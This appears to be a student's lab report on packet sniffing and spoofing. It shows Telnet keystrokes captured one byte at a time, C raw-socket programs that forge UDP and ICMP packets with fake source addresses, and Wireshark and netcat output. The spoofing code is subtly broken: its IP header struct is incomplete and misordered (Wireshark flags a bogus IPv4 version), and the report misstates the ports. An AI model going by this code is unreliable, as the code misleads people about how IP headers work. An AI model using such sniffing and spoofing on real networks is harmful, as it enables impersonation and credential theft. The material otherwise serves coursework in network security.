
```
   Payload (1 bytes):
00000   75                                                      u

Packet number 96:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 34994
   Dst port: 23
   Payload (1 bytes):
00000   62                                                      b

Packet number 97:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 34994
   Dst port: 23
   Payload (1 bytes):
00000   75                                                      u

Packet number 98:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 34994
   Dst port: 23
   Payload (1 bytes):
00000   6e                                                      n

Packet number 99:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 34994
   Dst port: 23
   Payload (1 bytes):
00000   74                                                      t
```




```
   Payload (1 bytes):
00000   74                                                      t

Packet number 100:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 34994
   Dst port: 23
   Payload (1 bytes):
00000   75                                                      u

Capture complete.
```

Task 2.2: Spoofing :
Task 2.2A: Write a spoofing program:

Code:




```
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <stdlib.h>
#define PACKET_LEN 8192

struct ipheader {

 unsigned char      iph_ihl:5;
 unsigned char      iph_ver:4;
 unsigned char      iph_ttl;
 unsigned int       iph_sourceip;
 unsigned int       iph_destip;
 unsigned char      iph_protocol;
 unsigned short int iph_len;
 };

struct udpheader {

 unsigned short int udp_sport;
 unsigned short int udp_dport;
 unsigned short int udp_ulen;
 unsigned short int udp_sum;
};


void send_raw_packet(struct ipheader* ip)
{
int sd;
struct sockaddr_in sin;
int enable=1;
// char buffer[1024]; // You can change the buffer size
/*Create a raw socket with IP protocol. The IPPROTO_RAW parameter
*tells the sytem that the IP header is already included;
*this prevents the OS from adding another IP header.
*/
sd = socket(AF_INET, SOCK_RAW, IPPROTO_UDP);
setsockopt (sd,IPPROTO_IP,IP_HDRINCL,&enable,sizeof(enable));
if(sd < 0) {
perror("socket() error"); exit(-1);
}
/*This data structure is needed when sending the packets
*using sockets. Normally, we need to fill out several
*fields, but for raw sockets, we only need to fill out*this one field*/
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = ip->iph_destip;
/*Send out the IP packet.*iph_len is the actual size of the packet.*/
if(sendto(sd, ip,ntohs(ip->iph_len), 0, (struct sockaddr *)&sin,sizeof(sin)) < 0)
{
perror("sendto() error"); exit(-1);
}
printf("Sending spoofed IP Pkts! \n");
close(sd);
}

void main()
{
```




```c
void main()
{
    char buffer[PACKET_LEN];
    memset(buffer, 0, PACKET_LEN);

//     - construct the TCP/UDP/ICMP header ...
  struct udpheader *udp=(struct udpheader *)(buffer + sizeof(struct ipheader));
  char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
  char *msg = "Hello Server\n";
  int data_len = strlen(msg);
  memcpy(data, msg, data_len);

 udp->udp_sport = htons(9190);
 udp->udp_dport = htons(9090);
 udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
 udp->udp_sum = 0;

  //     - fill in the data part if needed ...

  // Here you can construct the IP packet using buffer[]
//     - construct the IP header ...
struct ipheader *ip = (struct ipheader *) buffer;
  ip->iph_ver = 4;
  ip->iph_ihl = 5;
  ip->iph_ttl = 20;
  ip->iph_sourceip = inet_addr("10.0.2.4");
  ip->iph_destip = inet_addr("10.0.2.6");
  ip->iph_protocol = IPPROTO_UDP;
  ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct udpheader) + data_len);

// Note: you should pay attention to the network/host byte order.

  send_raw_packet(ip);
}
```

To test if UDP Packets have been constructed and sent successfully, we will use netcat and listen to the source port 9090. From the figure below, we know it was a success.



```
[10/29/18]seed@VM:~$ nc -luv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Hello Server
```


The second proof that tells us if spoofing was a success or not is the output of the network analyser tool, Wireshark.




```
140 2018-10-29 01:16:31.862054146   ::1                 ::1         UDP    64 36744 → 53894 Len=0
141 2018-10-29 01:16:51.869311732   ::1                 ::1         UDP    64 36744 → 53894 Len=0
142 2018-10-29 01:17:11.117174101   10.0.2.4            10.0.2.6    UDP    62 59016 → 9090 Len=13
143 2018-10-29 01:17:11.117190090   PcsCompu_76:ae:07               IPv4   62 Bogus IPv4 version (0, must be 4)
144 2018-10-29 01:17:11.881319853   ::1                 ::1         UDP    64 36744 → 53894 Len=0
145 2018-10-29 01:17:16.326194008   PcsCompu_76:ae:07               ARP    62 Who has 10.0.2.6? Tell 10.0.2.4
146 2018-10-29 01:17:16.326211141   PcsCompu_46:d4:f2               ARP    44 10.0.2.6 is at 08:00:27:46:d4:f2
147 2018-10-29 01:17:31.891504525   ::1                 ::1         UDP    64 36744 → 53894 Len=0
148 2018-10-29 01:17:37.275704043   10.0.2.4            10.0.2.6    UDP    62 35315 → 9090 Len=13
149 2018-10-29 01:17:37.275724415   PcsCompu_76:ae:07               IPv4   62 Bogus IPv4 version (0, must be 4)
150 2018-10-29 01:17:51.910892205   ::1                 ::1         UDP    64 36744 → 53894 Len=0

▸ Frame 142: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.6
▸ User Datagram Protocol, Src Port: 59016, Dst Port: 9090
▸ Data (13 bytes)
▸ VSS-Monitoring ethernet trailer, Source Port: 0

0000  00 00 00 01 00 06 08 00  27 76 ae 07 00 00 08 00   ........ 'v......
0010  45 00 00 29 5b 9f 40 00  40 11 c7 1b 0a 00 02 04   E..)[.@. @.......
0020  0a 00 02 06 e6 88 23 82  00 15 84 6f 48 65 6c 6c   ......#. ...oHell
0030  6f 20 53 65 72 76 65 72  0a 00 00 00 00 00         o Server ......
```

The output tells us about the source and destination of the packet as well. We see that the source IP is our Original VM,which was spoofing the packets and it has successfully received the destination IP ie. the target VM. It also displays the “Hello Server” message we sent in the spoof program. Apart from that it also lists port 9090 as the source of the UDP Spoofed packets.

Task 2.2B: Spoof an ICMP Echo Request:




```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <string.h>
#include <arpa/inet.h>
#include <stdlib.h>
#define PACKET_LEN 8192

struct ipheader {

 unsigned char      iph_ihl:5;
 unsigned char      iph_ver:4;
 unsigned char      iph_ttl;
 unsigned int       iph_sourceip;
 unsigned int       iph_destip;
 unsigned char      iph_protocol;
 unsigned short int iph_len;
 };

 /* ICMP Header  */
 struct icmpheader {
   unsigned char icmp_type; // ICMP message type
   unsigned char icmp_code; // Error code
   unsigned short int icmp_chksum; //Checksum for ICMP Header and data

 };

 unsigned short in_cksum (unsigned short *buf, int length)
{
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}
```




```c
void send_raw_packet(struct ipheader* ip)
{
int sd;
struct sockaddr_in sin;
int enable=1;
// char buffer[1024]; // You can change the buffer size
/*Create a raw socket with IP protocol. The IPPROTO_RAW parameter
*tells the sytem that the IP header is already included;
*this prevents the OS from adding another IP header.
*/
sd = socket(AF_INET, SOCK_RAW, IPPROTO_UDP);
setsockopt (sd,IPPROTO_IP,IP_HDRINCL,&enable,sizeof(enable));
if(sd < 0) {
perror("socket() error"); exit(-1);
}
/*This data structure is needed when sending the packets
*using sockets. Normally, we need to fill out several
*fields, but for raw sockets, we only need to fill out*this one field*/
sin.sin_family = AF_INET;
sin.sin_addr = ip->iph_destip;
/*Send out the IP packet.*iph_len is the actual size of the packet.*/
if(sendto(sd, ip,ntohs(ip->iph_len), 0, (struct sockaddr *)&sin,sizeof(sin)) < 0)
{
perror("sendto() error"); exit(-1);
}
printf("Sending spoofed IP Pkts! \n");
close(sd);
}

int main() {
    char buffer[PACKET_LEN];
    memset(buffer, 0, PACKET_LEN);
    struct icmpheader *icmp = (struct icmpheader *)
                              (buffer + sizeof(struct ipheader));
    icmp->icmp_type = 8; //ICMP Type: 8 is request, 0 is reply.

    // Calculate the checksum for integrity
    icmp->icmp_chksum = 0;
    icmp->icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));
    struct ipheader *ip = (struct ipheader *) buffer;
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip = inet_addr("10.0.2.5");
    ip->iph_destip = inet_addr("10.0.2.6");
    ip->iph_protocol = IPPROTO_ICMP;
    ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
    send_raw_packet (ip);

    return 0;
}
```

Output:



```
36 21.594100987  PcsCompu_ed:06:3c     Broadcast          ARP          60 Who has 10.0.2.1? Tell 1.
37 22.333174967  10.0.2.5              10.0.2.6           ICMP         42 Echo (ping) request  id=.
38 22.333441426  10.0.2.6              10.0.2.5           ICMP         60 Echo (ping) reply    id=.
39 22.399732487  PcsCompu_77:8f:dd     Broadcast          ARP          42 Who has 10.0.2.1? Tell 1.
40 22.594810368  PcsCompu_ed:06:3c     Broadcast          ARP          60 Who has 10.0.2.1? Tell 1.
41 23.423940344  PcsCompu_77:8f:dd     Broadcast          ARP          42 Who has 10.0.2.1? Tell 1.
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_77:8f:dd (08:00:27:77:8f:dd), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Address Resolution Protocol (request)
```



